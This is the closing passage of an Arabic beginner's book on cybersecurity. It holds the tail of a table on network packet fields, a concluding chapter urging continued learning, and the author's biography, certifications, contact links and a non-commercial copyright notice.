UDP/TCP = معرفة الخدمة (DNS, HTTP, etc) = Source/Destination Port



Data = حجم البيانات



في ختام هذا الكتاب، يتضح لنا أن الأمان السيبراني لم يعد خياراً بل ضرورة أساسية في عالمنا الرقمي المتسارع. فمع تزايد التهديدات والهجمات الإلكترونية، تصبح حماية المعلومات والبنية التحتية مسؤولية مشتركة بين الأفراد والمؤسسات على حد سواء.

لقد تناولنا في الصفحات السابقة أهم المفاهيم والعمارات الأساسية التي تشكل حجر الأساس لفهم هذا المجال الحيوي. لكن ما يجب التأكيد عليه أن الأمان السيبراني علم متعدد لا يتوقف عند حدٍّ، بل يتطور باستمرار لمواكبة التهديدات الجديدة.

وعليه، فإن التعلم المستمر والمارسة العملية هما السبيل الحقيقى لاكتساب الخبرة والتمكن. فلتكن هذه البداية خطوة نحو مسار طويل من البحث والتطوير، والمساهمة في بناء فضاء إلكترونى أكثر أماناً.

نسأل الله أن يكون هذا العمل عوناً لكل باحث ومهتم بهذا المجال، وبذرة لمرحلة معرفية تثمر وعيًا وحماية لمجتمعاتنا الرقمية.

## عن المؤلف

البراء الصادق أحمد عبد الرحمن — محلل أمن سيراني ومحلل بيانات، حاصل على درجة البكالوريوس في الأمن السيبراني، والدبلوم المتوسط في علوم الحاسوب بالإضافة إلى عدة شهادات احترافية في المجال من أبرزها:

- IBM Cybersecurity Analyst
- Blue Team Level 1 (BTL1)
- +CompTIA Security

كما امتلك عدداً من الشهادات العملية المتخصصة في مجالات مراكز عمليات الأمن (SOC) و تحليل الشبكات. لدى خبرة عملية تدريبية في مراكز عمليات الأمن (soc) وتحليل البيانات و أنظمة لينكس، والشبكات، ولغات البرمجة مثل بايثون، مع شغف بنشر الوعي الأمني وتبسيط مفاهيم الأمن السيبراني للمبتدئين.

معلومات التواصل :

- albara alsadiq :LinkedIn
- Al-baraa208 : GitHub
- البريد الإلكتروني : albaraalsadiq943@gmail.com

البراء الصادق أحمد عبد الرحمن © 2025  
مسموح نسخ هذا الكتاب وتوزيعه ونشره بشرط ذكر اسم المؤلف وعدم استخدامه تجاريًا أو تعديله